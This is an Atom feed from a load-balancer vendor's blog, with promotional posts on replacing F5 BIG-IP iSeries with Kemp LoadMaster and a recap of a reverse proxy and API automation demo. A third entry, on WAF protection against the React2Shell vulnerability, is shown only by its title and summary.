<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" media="screen" href="/~files/atom-premium.xsl"?>
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             
<feed xmlns="http://www.w3.org/2005/Atom" xmlns:feedpress="https://feed.press/xmlns" xmlns:media="http://search.yahoo.com/mrss/" xmlns:podcast="https://podcastindex.org/namespace/1.0">
  <feedpress:locale>en</feedpress:locale>
  <link rel="hub" href="https://feedpress.superfeedr.com/"/>
  <title type="text">Blogs</title>
  <subtitle type="text"/>
  <id>uuid:e99c587d-52d1-4668-a45f-1282a080e67e;id=76</id>
  <updated>2026-03-07T11:14:56Z</updated>
  <category term="LoadMaster"/>
  <category term="Technical Guide"/>
  <category term="Load Balancing"/>
  <category term="compliance"/>
  <category term="Application Delivery"/>
  <contributor>
    <name> </name>
  </contributor>
  <link rel="alternate" href="https://kemptechnologies.com/"/>
  <link rel="self" type="application/atom+xml" href="https://feeds.kemptechnologies.com/blogs"/>
  <entry>
    <id>urn:uuid:c59872c5-3009-4f6f-8233-6f3e5028d4b0</id>
    <title type="text">End of the F5 iSeries - 7 Reasons Why Now Is the Time to Consider Progress Kemp LoadMaster</title>
    <summary type="text">Explore why F5 iSeries is ending and discover seven key reasons Progress Kemp LoadMaster offers a simple, cost‑effective and ready-to-deploy ADC alternative.</summary>
    <published>2026-02-11T23:07:02Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>For decades, <a href="https://kemptechnologies.com/compare/f5-vs-loadmaster">F5 BIG-IP</a> has been one of the most recognized names in <a href="https://kemptechnologies.com/application-delivery-controllers">application delivery controllers (ADCs</a>) and load balancing. It&rsquo;s been the backbone of many enterprise application infrastructures, trusted for traffic management, security and scalability.</p><p>But the market has changed and so have the needs of modern IT organizations. At the same time that F5&rsquo;s legacy hardware platforms such as the BIG-IP iSeries are approaching end of software support (i.e., no new maintenance releases, patches or development after January 1, 2027) many organizations are re-evaluating whether continuing with that platform makes sense especially when there are alternatives such as Progress Kemp LoadMaster load balancer that deliver strong performance, simplicity and a lower total cost of ownership.</p><p>In this post, we&rsquo;ll explore usability, total cost, security, support and real-world customer experience.<br /></p><h2>The F5 BIG-IP Support is Ending Sooner Than You Think</h2><p>F5 has announced that, effective January 1, 2027, its BIG-IP iSeries appliances will reach end of software support. That means:</p><ul type="disc"><li>No new maintenance releases</li><li>No new hotfixes</li><li>No continued software development</li></ul><p>While hardware may still operate after that date, the devices will no longer receive ongoing updates, security patches or vulnerability mitigations.</p><p>For customers with iSeries deployments, this creates a date-certain obligation: you must replace that infrastructure long before 2027. After all, running critical infrastructure without regular security updates is a risk most organizations cannot afford.</p><p>Transitioning from a legacy platform at the last minute often costs organizations more in emergency upgrades, rushed planning and operational headaches. Now is the ideal time to evaluate modern alternatives.</p><h2>Why the LoadMaster Solution Is Worth Considering</h2><p>While BIG-IP will remain a capable and feature-rich platform for many organizations, the &nbsp;LoadMaster provides specific advantages that make it compelling for both existing F5 customers and those evaluating load balancers for the first time.</p><p>Below, we break down the seven primary reasons customers are choosing LoadMaster load balancing.<br /></p><h3>1. Lower Total Cost of Ownership (TCO)</h3><p>One of the biggest differentiators between LoadMaster and F5 BIG-IP is cost.</p><ul type="disc"><li>F5 BIG-IP has a premium price point that includes complex licensing tiers and higher per-unit costs.</li><li>LoadMaster offers a more cost-effective pricing model with predictable licensing that suits a wide range of businesses, from mid-size to enterprise.</li></ul><p>With many organizations looking to stretch IT budgets further, <a href="https://kemptechnologies.com/pricing">LoadMaster pricing model</a> allows customers to invest in the exact capabilities they need and to scale without paying for unused modules or features.</p><p>Lower cost doesn&rsquo;t just mean lower license fees; it affects the entire lifecycle:</p><ul type="disc"><li>Lower training costs because fewer specialists are needed</li><li>Faster deployment and onboarding</li><li>Simplified support billing</li><li>Predictable renewals</li></ul><p>For many organizations, the result is a significantly lower TCO.<br /></p><h3>2. Ease of Deployment and Use</h3><p>The LoadMaster load balancer is built around a core principle: simplicity with power.</p><p><a href="https://www.g2.com/products/progress-kemp-loadmaster/reviews">Reviewers</a> consistently note:</p><ul type="disc"><li>Fast, intuitive setup</li><li>A user-friendly web interface</li><li>Clear visibility into traffic and configuration settings</li></ul><p>Compared to F5&rsquo;s BIG-IP where the learning curve can be steep, especially for smaller teams the LoadMaster solution is easier to deploy and manage.</p><p>For example, setting up a LoadMaster instance can take hours instead of days and managing policies, traffic distribution and monitoring is much more approachable for teams without deep F5 expertise.</p><p>This matters because easier tools reduce operational friction, allowing teams to focus on business results rather than wrestling with product intricacies.<br /></p><h3>3. Simplicity Without Sacrificing Capability</h3><p>Some alternatives in the ADC space trade simplicity for limited functionality; LoadMaster does not.</p><p>Out of the box, the LoadMaster solution includes multiple capabilities such as:</p><ul type="disc"><li>Load balancing (layer 4&ndash;7)</li><li>SSL/TLS offloading</li><li>Rule-Based Content Switching</li><li>Header Modification</li><li>URL Rewriting</li><li>Rate Limiting</li><li>Web application firewall (WAF)</li><li>Pre-Authentication/SSO</li><li>Global Server Load Balancing (GSLB)</li><li>Templates for common applications</li></ul><p>Because these capabilities are integrated and don&rsquo;t require complex modules or scripting, organizations can adopt them without months of specialized training.<br /></p><h3>4. Operational Efficiency and Productivity</h3><p>Operational complexity drives up costs. Many organizations running F5 BIG-IP find that:</p><ul type="disc"><li>Management requires dedicated engineers</li><li>Configuration changes are slow</li><li>Maintenance cycles take longer than expected</li></ul><p>By contrast, the streamlined LoadMaster interface and predictable configuration model improve operational efficiency. Teams spend less time on routine tasks and more time on strategic initiatives.</p><p><a href="https://www.g2.com/products/progress-kemp-loadmaster/reviews">According to peer-based reviews</a>, many teams find LoadMaster easier to automate and integrate into DevOps toolchains through REST APIs or scripts&mdash;helping to support modern workflows.<br /></p><h3>5. Support That Helps You Get Ahead &mdash; Not Wait in Line</h3><p>Support experiences matter. In front-line IT operations, being able to resolve issues quickly can make or break uptime objectives.</p><p>The LoadMaster team is known for its direct support &mdash;<a href="https://www.g2.com/products/progress-kemp-loadmaster/reviews">rated higher than alternatives in customer feedback.</a></p><p>Many customers who migrated from F5 claim:</p><ul type="disc"><li>Faster response times</li><li>More personalized support</li><li>Less hand-off between tiers or escalation queues</li></ul><p>In an emergency situation, such as degraded application performance or security patching, knowledgeable and responsive support can significantly reduce downtime.<br /></p><h3>6. Flexible Deployment Across Environments</h3><p>The LoadMaster solution supports a wide range of deployment models:</p><ul type="disc"><li>Hardware appliances</li><li>Virtual machines (VMware, Hyper-V, KVM, Nutanix)</li><li>Cloud instances (AWS, Azure, GCP)</li><li>Hybrid and Kubernetes environments</li></ul><p>This flexibility allows organizations to standardize load balancing across on-premises and cloud infrastructures, reducing operational fragmentation and simplifying management.</p><p>By contrast, migrating legacy BIG-IP appliances into cloud environments can be costly and cumbersome &mdash; especially as workloads shift to hybrid or cloud-native models.<br /></p><h3>7. Scalability Without Complexity</h3><p>The LoadMaster load balancer scales elegantly across a range of workloads. Whether balancing a handful of web servers or managing traffic for a complex microservices architecture, the LoadMaster licensing and performance profile can be tailored without unnecessary overhead.</p><p>While BIG-IP scales well in large enterprise contexts, that scalability is intertwined with complexity, optional modules and higher licensing costs &mdash; making it less economical for many organizations.</p><p>LoadMaster provides scaling options that grow with you &mdash; from mid-market to enterprise-level workloads.<strong><span></span></strong></p><h2><span>Addressing Common Concerns</span></h2><h3>&ldquo;Isn&rsquo;t F5 More Feature-Rich?&rdquo;</h3><p>Sure, there are some F5 capabilities not found in other ADCs especially for extremely large, complex global deployments and niche use cases, F5&rsquo;s broad set of modules and ecosystem capabilities may offer advantages. For some large enterprises, especially those with highly customized routing requirements, the breadth of F5 features can matter.</p><p>However, feature richness isn&rsquo;t always the same as value delivered. Many organizations realize that they don&rsquo;t use most of those advanced features. Yet still pay for them.</p><p>The LoadMaster solution provides a focused feature set aligned with real-world requirements with more than enough functionality for most deployments without unnecessary overhead.</p><h3>&ldquo;Can LoadMaster Handle Large Deployments?&rdquo;</h3><p>Yes. LoadMaster scales across a wide range of environments. While unique use cases may still lean toward more complex appliances in some scenarios, LoadMaster performance and licensing models have been proven in production across thousands of customers around the world.</p><p>Critical applications, high-throughput requirements, and secure traffic management scenarios are well within LoadMaster capabilities at a fraction of the cost of traditional alternatives.</p><h3>&ldquo;Is Migration from F5 Difficult?&rdquo;</h3><p>Migration often seems daunting, especially for infrastructure as central as load balancers.</p><p>But because LoadMaster&rsquo;s architecture is simpler and templates are available for common applications, migration can be less disruptive than expected. Organizations can:</p><ul type="disc"><li>Run LoadMaster in parallel with existing BIG-IP systems</li><li>Gradually transition workloads to minimize risk</li></ul><p>Professional services teams from Progress assist with iRules migration and automation translation, allowing existing configuration logic to be carried over.</p><h2>Conclusion</h2><p>The LoadMaster solution isn&rsquo;t just &ldquo;another load balancer.&rdquo; It&rsquo;s a modern, flexible and cost-effective solution that aligns with the real needs of today&rsquo;s IT organizations without over-complexity or premium pricing.</p><p>As F5 continues its transition away from legacy hardware platforms like the BIG-IP iSeries, organizations face crucial decisions about where to invest in their infrastructure. LoadMaster provides a compelling alternative:</p><ul type="disc"><li>Lower total cost</li><li>Simplified deployment and management</li><li>Strong customer support</li><li>Flexible licensing and deployment models</li><li>Scalability for diverse application landscapes</li></ul><p>Whether you&rsquo;re planning ahead of the BIG-IP support cutoff or reevaluating your application delivery strategy, the LoadMaster solution deserves serious consideration.</p><h2>Compare</h2><p><a href="https://kemptechnologies.com/resources/webinars/end-of-the-f5-iseries-your-adc-strategy-after-the-iseries?utm_medium=webinar-unpaid&amp;utm_source=F5&amp;utm_campaign=lm_webinar_End%20of%20%20the%20iSeries&amp;utm_content=lm-maximize-performance-minimize-costs">Watch our Webinar on the End of the F5 iSeries</a><span></span></p><p><a href="https://kemptechnologies.com/compare/f5-vs-loadmaster">Compare the F5 iSeries against Progress Kemp LoadMaster</a><span></span></p><p></p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:6d33d2a2-f6d5-4ebf-88f5-06dc0f1b018c</id>
    <title type="text">Mastering Reverse Proxy and API Automation: Key Insights from Our Recent Technical Live Demo</title>
    <summary type="text">Modern IT teams face rising demands for speed, security, and reliability. In a technical live demo, Progress showcased how Progress Kemp LoadMaster reverse proxy, global load balancing, API automation and certificate management help organizations build high‑performance, scalable and secure application environments.</summary>
    <published>2026-01-29T16:19:29Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;" data-contrast="none" lang="EN-US">We held a technical&nbsp;live demo&nbsp;about reverse proxy and API automation with&nbsp;LoadMaster. <a href="https://www.linkedin.com/in/renard-schoepfel-91454b113/">Renard&nbsp;Sch&ouml;pfel</a></span><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;" data-contrast="none" lang="EN-US"></span><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;" data-contrast="none" lang="EN-US">, a Principal Pre-Sales Engineer at Progress, delivered the session, which lasted just over an hour. A recording is linked below for on-demand viewing. </span></p><div><div data-sf-ec-immutable="" class="-sf-relative" contenteditable="false" style="width:560px;height:315px;"><div data-sf-disable-link-event=""><iframe width="560" height="315" src="https://www.youtube.com/embed/J-wSzo_qR0o?si=W1lEZLejLjHkGoMW" title="YouTube video player" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture; web-share"></iframe></div></div><p>&nbsp;</p><h2><span data-contrast="none" lang="EN-US"></span><span data-contrast="auto" lang="EN-US" style="background-color:transparent;color:#777777;font-family:inherit;font-size:20px;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;"><span data-ccp-parastyle="heading 2">Understanding</span><span data-ccp-parastyle="heading 2">&nbsp;Reverse Proxies</span></span><span data-ccp-props="{" style="background-color:transparent;color:#777777;font-family:inherit;font-size:20px;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">&nbsp;</span></h2></div><div><p><span data-contrast="none" lang="EN-US"><span>A&nbsp;</span><span>reverse proxy acts as an intermediary between clients and backend servers running applications. Unlike traditional proxies that hide clients from servers, reverse proxies conceal servers from clients while distributing incoming requests across multiple backend application servers.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>The main value of&nbsp;</span><span>reverse&nbsp;</span><span>proxies&nbsp;</span><span>come</span><span>&nbsp;from four key benefits:</span><span>&nbsp;</span><span>availability, scalability,&nbsp;</span><span>performance</span><span>&nbsp;and security. When clients connect to your reverse proxy instead of directly to your servers, you gain the ability to route traffic only to healthy servers, scale resources as&nbsp;</span><span>required</span><span>&nbsp;and</span><span>&nbsp;</span><span>improve</span><span>&nbsp;</span><span>the&nbsp;</span><span>protec</span><span>tion&nbsp;</span><span>of your&nbsp;</span><span>backend infrastructure against direct exposure and attacks.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><h2 aria-level="2"><span data-contrast="auto" lang="EN-US"><span data-ccp-parastyle="heading 2">Health</span><span data-ccp-parastyle="heading 2">&nbsp;Checks: The Foundation of Reliable Load Balancing</span></span><span data-ccp-props="{">&nbsp;</span></h2></div><div><p><span data-contrast="none" lang="EN-US"><span>During the&nbsp;</span><span>live demo</span><span>, Richard highlighted the essential rule that systems admins should perform health checks as close to their application servers as possible. Many organizations make the mistake of relying on basic TCP port checks, which only confirm that a port is open. This often leads to false positives when the port responds, even when the underlying application cannot handle incoming access requests.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>Instead,&nbsp;</span><span>it's</span><span>&nbsp;better to set up server health checks to reflect actual client requests.</span><span>&nbsp;If your clients send GET requests to specific URLs, your health check should do the same. This way, traffic goes only to servers&nbsp;</span><span>capable of hand</span><span>ling</span><span>&nbsp;</span><span>real application requests, not just those responding to simple connectivity tests.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><h2 aria-level="2"><span data-contrast="auto" lang="EN-US"><span data-ccp-parastyle="heading 2">Beyond</span><span data-ccp-parastyle="heading 2">&nbsp;Basic Load Balancing: Application Delivery Controllers</span></span><span data-ccp-props="{">&nbsp;</span></h2></div><div><p><span data-contrast="none" lang="EN-US"><span>Richard also discussed the transition from simple load balancers to Application Delivery Controllers (ADCs) and why this shift marked a significant improvement in infrastructure management. ADCs merge traditional reverse proxy functions with enhanced security features, such as Web Application Firewall</span><span>s</span><span>&nbsp;(WAF)</span><span>, pre-authentication&nbsp;</span><span>systems</span><span>&nbsp;and TLS/SSL offloading capabilities.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US">The&nbsp;</span><a href="https://kemptechnologies.com/products/loadmaster-360/enhanced-waf" rel="noreferrer noopener" target="_blank"><span data-contrast="none" lang="EN-US"><span>WAF</span></span></a><span data-contrast="none" lang="EN-US">&nbsp;component offers real-time threat protection by analyzing all incoming requests against core rule sets designed to address&nbsp;</span><a href="https://kemptechnologies.com/solutions/waf" rel="noreferrer noopener" target="_blank"><span data-contrast="none" lang="EN-US"><span>OWASP Top 10 risks</span></span></a><span data-contrast="none" lang="EN-US"><span>&nbsp;and other threats. When the WAF&nbsp;</span><span>identifies</span><span>&nbsp;suspicious activity, it blocks the request before it reaches backend servers. This protection is beneficial for organizations that need to&nbsp;</span><span>comply with</span><span>&nbsp;industry and government standards and regulations.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><h2 aria-level="2"><span data-contrast="auto" lang="EN-US"><span data-ccp-parastyle="heading 2">Global</span><span data-ccp-parastyle="heading 2">&nbsp;Server Load Balancing: Thinking Beyond Single Data Centers</span></span><span data-ccp-props="{">&nbsp;</span></h2></div><div><p><span data-contrast="none" lang="EN-US"><span>Many businesses and other organizations&nbsp;</span><span>operate</span><span>&nbsp;across borders and global regions. Load balancing delivers performance and availability within a data&nbsp;</span><span>center</span><span>&nbsp;or cloud region. However, when&nbsp;</span><span>operating</span><span>&nbsp;beyond the reach of a&nbsp;</span><span>single server location, it is still essential to provide the best application experience, regardless of the users' location at any given time. Global Server Load Balancing (GSLB) extends the benefits of load balancing across multiple cloud providers and data centers. </span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>GSLB operates through DNS resolution, performing health checks before returning&nbsp;</span><span>DNS A records to clients.&nbsp;</span><span>This approach to GSLB enables several strategic advantages: disaster recovery capabilities, geographic load&nbsp;</span><span>distribution</span><span>&nbsp;and hybrid cloud deployments. </span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>Organizations can&nbsp;</span><span>maintain</span><span>&nbsp;primary operations in their on-premises data center while automatically failing&nbsp;</span><span>over to</span><span>&nbsp;private or public cloud resources when necessary. The&nbsp;</span><span>liv</span><span>e event</span><span>&nbsp;</span><span>demonstrated</span><span>&nbsp;geo-steering capabilities, where DNS responses vary based on a client's geographic location. Allowing European users to automatically connect to European servers, while North American users connect to local infrastructure. Improving performance and&nbsp;</span><span>the user</span><span>&nbsp;experience for everyone.</span></span></p></div><div><h2 aria-level="2"><span data-contrast="auto" lang="EN-US"><span data-ccp-parastyle="heading 2">Certificate</span><span data-ccp-parastyle="heading 2">&nbsp;Management: Automating a Growing Challenge</span></span><span data-ccp-props="{">&nbsp;</span></h2></div><div><p><span data-contrast="none" lang="EN-US"><span>Certificate lifecycle management continues to challenge IT teams as validity periods shrink. Decisions made by the Certificate Authority/Browser Forum in early 2025&nbsp;</span><span>establish</span><span>&nbsp;a phased approach to dramatically reduce TLS/SSL certificate lifespans to&nbsp;</span><span>47 days</span><span>&nbsp;by March 2029.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>Manual certificate management is challenging at this rotation timescale, and impossible for&nbsp;</span><span>organizations</span><span>&nbsp;with many certificates in use. The ultimate goal is to automate all certificate commissioning and renewal processes using a protocol like the&nbsp;</span></span><a href="https://en.wikipedia.org/wiki/Automatic_Certificate_Management_Environment" target="_blank" rel="noreferrer noopener"><span data-contrast="none" lang="EN-US"><span>Automated Certificate Management Environment</span></span></a><span data-contrast="none" lang="EN-US"><span>&nbsp;(ACME).&nbsp;</span><span>We'll</span><span>&nbsp;be publishing a separate blog on the changes&nbsp;</span><span>soon</span><span>.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>Reverse proxies can help simplify the challenge by centralizing certificate management.&nbsp;</span><span>When certificates terminate at the load balancer, backend servers require minimal certificate maintenance.</span><span>&nbsp;A demonstration&nbsp;</span><span>in</span><span>&nbsp;the&nbsp;</span><span>live event</span><span>&nbsp;</span><span>shows how organizations can implement automated certificate renewal through API calls, reducing operational overhead caused by certificate&nbsp;</span><span>expiration</span><span>&nbsp;incidents.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><h2 aria-level="2"><span data-contrast="auto" lang="EN-US"><span data-ccp-parastyle="heading 2">API</span><span data-ccp-parastyle="heading 2">&nbsp;Automation: Programmable Infrastructure Management</span></span><span data-ccp-props="{">&nbsp;</span></h2></div><div><p><span data-contrast="none" lang="EN-US"><span>Richard explained that everything systems admins can do through the&nbsp;</span><span>LoadMaster</span><span>&nbsp;UI, they can also do via API calls. In some instances, the API calls offer extra features. The&nbsp;</span><span>live event</span><span>&nbsp;</span><span>showed two API call methods: traditional GET requests with parameters and newer POST requests with JSON payloads.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>Common API use cases discussed in the session include monitoring system health, deploying configuration changes and automating routine maintenance tasks. The demonstrations showed how to create virtual services,&nbsp;</span><span>modify</span><span>&nbsp;configurations, add backend&nbsp;</span><span>servers</span><span>&nbsp;and install certificates through programmatic interfaces. The API automation also enables firmware management, backup&nbsp;</span><span>procedures</span><span>&nbsp;and system reboots. Organizations can incorporate these features into their current automation setups using PowerShell modules, Python&nbsp;</span><span>libraries</span><span>&nbsp;or tools like Ansible and Terraform.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>For monitoring integration, APIs provide access to detailed statistics, including CPU&nbsp;</span><span>utilization</span><span>, memory consumption, connection&nbsp;</span><span>counts</span><span>&nbsp;and service health status. This data allows organizations to create&nbsp;</span><span>robust</span><span>&nbsp;</span><span>monitoring dashboards without relying solely on SNMP protocols.</span></span><span data-ccp-props="{">&nbsp;</span><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">&nbsp;</span></p></div><div><h2 aria-level="2"><span data-contrast="auto" lang="EN-US"><span data-ccp-parastyle="heading 2">Practical</span><span data-ccp-parastyle="heading 2">&nbsp;Implementation Insights</span></span><span data-ccp-props="{">&nbsp;</span></h2></div><div><p><span data-contrast="none" lang="EN-US"><span>The&nbsp;</span><span>live event</span><span>&nbsp;featured several practical demonstrations that highlight key implementation details. Creating a virtual service involves specifying the protocol,&nbsp;</span><span>port</span><span>&nbsp;and scheduling method.&nbsp;</span></span><a href="https://kemptechnologies.com/load-balancer/load-balancing-algorithms-techniques" rel="noreferrer noopener" target="_blank"><span data-contrast="none" lang="EN-US"><span>Multiple scheduling options</span></span></a><span data-contrast="none" lang="EN-US"><span>&nbsp;are available, including round-robin, least connections and response time-based distribution. The response time scheduling method is particularly interesting because it directs new requests to the server that responds&nbsp;</span><span>quickest</span><span>. This approach assumes that slower response times mean higher server load, automatically directing traffic toward less busy servers.</span></span><span data-ccp-props="{">&nbsp;</span><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">&nbsp;</span></p></div><div><h2 aria-level="2"><span data-contrast="auto" lang="EN-US"><span data-ccp-parastyle="heading 2">Security</span><span data-ccp-parastyle="heading 2">&nbsp;Enhancement Through Layered Protection</span></span><span data-ccp-props="{">&nbsp;</span></h2></div><div><p><span data-contrast="none" lang="EN-US"><span>Modern reverse proxies like&nbsp;</span><span>the&nbsp;</span><span>LoadMaster</span><span>&nbsp;</span><span>solution&nbsp;</span><span>implement multiple security layers. The&nbsp;</span></span><a href="https://docs.progress.com/bundle/loadmaster-product-overview-progress-kemp-loadmaster-ltsf/page/Edge-Security-Pack-ESP.html" target="_blank" rel="noreferrer noopener"><span data-contrast="none" lang="EN-US"><span>LoadMaster</span><span>&nbsp;Edge Security Pack</span></span></a><span data-contrast="none" lang="EN-US"><span>&nbsp;(ESP)&nbsp;</span><span>provides</span><span>&nbsp;pre-authentication capabilities, collecting user credentials and&nbsp;</span><span>validating</span><span>&nbsp;them against identity providers before allowing application access. It also has many&nbsp;</span><span>additional</span><span>&nbsp;features that&nbsp;</span><span>organizations</span><span>&nbsp;traditionally implemented using the now-retired Microsoft Threat Management Gateway</span><span>&nbsp;(TMG)</span><span>. Meaning&nbsp;</span><span>LoadMaster</span><span>&nbsp;with ESP can be a supported replacement for the now unsupported Microsoft TMG. </span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>Richard outlined how rate limiting on a&nbsp;</span><span>LoadMaster</span><span>&nbsp;solution</span><span>&nbsp;helps protect&nbsp;</span><span>against denial-of-service attacks by restricting request volumes from individual sources. Plus, IP address filtering blocks known malicious sources</span><span>&nbsp;and CAPTCHA integration</span><span>&nbsp;helps</span><span>&nbsp;prevent</span><span>&nbsp;automated bot traffic.&nbsp;</span><span>These features combine to protect against various common attack methods.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>Organizations can use zero-trust network access to implement granular access controls with users authenticating through multiple factors and the system granting access only to specific resources based on user groups, source&nbsp;</span><span>networks</span><span>&nbsp;and security clearance levels.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><h2 aria-level="2"><span data-contrast="auto" lang="EN-US"><span data-ccp-parastyle="heading 2">Integration</span><span data-ccp-parastyle="heading 2">&nbsp;with Modern Development Practices</span></span><span data-ccp-props="{">&nbsp;</span></h2></div><div><p><span data-contrast="none" lang="EN-US"><span>No modern IT solution can stand alone. They must integrate with other security, application&nbsp;</span><span>delivery</span><span>&nbsp;and IT infrastructure. The</span><span>&nbsp;live event</span><span>&nbsp;outlines how the API-driven infrastructure management in&nbsp;</span><span>LoadMaster</span><span>&nbsp;aligns perfectly with&nbsp;</span><span>DevSecOps</span><span>&nbsp;and Infrastructure as Code practices. Teams can version control their load balancer configurations, implement automated&nbsp;</span><span>testing</span><span>&nbsp;and deploy changes through traditional CI/CD pipelines.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><p><span data-contrast="none" lang="EN-US"><span>Richard highlighted GitHub repositories&nbsp;</span><span>containing</span><span>&nbsp;PowerShell modules, Terraform&nbsp;</span><span>providers</span><span>&nbsp;and other integration tools. These techniques and tools enable organizations to treat their load balancers and reverse proxies as infrastructure as code, bringing the same&nbsp;</span><span>version</span><span>&nbsp;control and automation benefits enjoyed by application development teams.</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><h2 aria-level="2"><span data-contrast="auto" lang="EN-US"><span data-ccp-parastyle="heading 2">Emerging</span><span data-ccp-parastyle="heading 2">&nbsp;Trends</span></span><span data-ccp-props="{">&nbsp;</span></h2></div><div><div><p><span data-contrast="none" lang="EN-US"><span>Richard highlighted several overarching trends during the&nbsp;</span><span>live event</span><span>:</span></span><span data-ccp-props="{">&nbsp;</span></p></div><div><ul><li aria-setsize="-1" data-leveltext="⁃" data-font="" data-listid="2" data-list-defn-props="{" data-aria-posinset="1" data-aria-level="1"><p><span data-contrast="auto" lang="EN-US">Certificate automation will become increasingly important as validity periods continue to shorten over the next few years. Organizations should review their current certificate management processes and find opportunities to implement API-driven automation.</span><span data-ccp-props="{">&nbsp;</span><span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">&nbsp;</span></p></li></ul></div><div><ul><li aria-setsize="-1" data-leveltext="⁃" data-font="" data-listid="3" data-list-defn-props="{" data-aria-posinset="1" data-aria-level="1"><p><span data-contrast="auto" lang="EN-US"><span>Microservices</span><span>&nbsp;adoption</span><span>&nbsp;will increase the need for in-depth&nbsp;</span><span>load balancing solution</span><span>s.&nbsp;</span><span>Organizations can&nbsp;</span><span>maintain</span><span>&nbsp;more seamless failover capabilities across cloud providers and on-premises infrastructure.</span></span><span data-ccp-props="{">&nbsp;</span></p></li></ul></div><div><ul><li aria-setsize="-1" data-leveltext="⁃" data-font="" data-listid="4" data-list-defn-props="{" data-aria-posinset="1" data-aria-level="1"><p><span data-contrast="auto" lang="EN-US"><span>Multi-cloud and hybrid deployments will boost the adoption of global load balancing solutions. Organizations need seamless failover&nbsp;</span><span>capabilities across various cloud providers and on-premises infrastructure.</span></span><span data-ccp-props="{">&nbsp;</span></p></li></ul></div><div><ul><li aria-setsize="-1" data-leveltext="⁃" data-font="" data-listid="5" data-list-defn-props="{" data-aria-posinset="1" data-aria-level="1"><p><span data-contrast="auto" lang="EN-US"><span>Convergence of security and networking functions will continue&nbsp;</span><span>accelerating</span><span>.</span><span>&nbsp;Future reverse proxy solutions will&nbsp;</span><span>likely incorporate</span><span>&nbsp;even more security features,&nbsp;</span><span>possibly replacing</span><span>&nbsp;dedicated security appliances in many setups.</span></span><span data-ccp-props="{">&nbsp;</span></p></li></ul></div><div><ul><li aria-setsize="-1" data-leveltext="⁃" data-font="" data-listid="6" data-list-defn-props="{" data-aria-posinset="1" data-aria-level="1"><p><span data-contrast="auto" lang="EN-US"><span>Knowledge of emerging technologies and implementation patter</span><span>ns will help organizations build more</span><span>&nbsp;resilient,&nbsp;</span><span>scalable</span><span>&nbsp;and secure application infrastructures. Combining reverse proxy capabilities with comprehensive API automation creates powerful opportunities for operational efficiency and system reliability.</span></span><span data-ccp-props="{">&nbsp;</span></p></li></ul></div></div><p>If you're curious to know more about LoadMaster reverse proxy and global server load balancing capabilities, <a href="https://kemptechnologies.com/request-live-demo">let's discuss </a>how the LoadMaster solution can help you.</p><p>&nbsp;</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:2ac00f89-8763-4b7f-95f0-14965fa720cb</id>
    <title type="text">Improve Protection Against React2Shell Vulnerability Using Progress Kemp LoadMaster WAF</title>
    <summary type="text">Read our blog to discover how Progress Kemp LoadMaster WAF helps combat against React2Shell, a newly discovered security vulnerability.</summary>
    <published>2025-12-10T15:39:48Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>


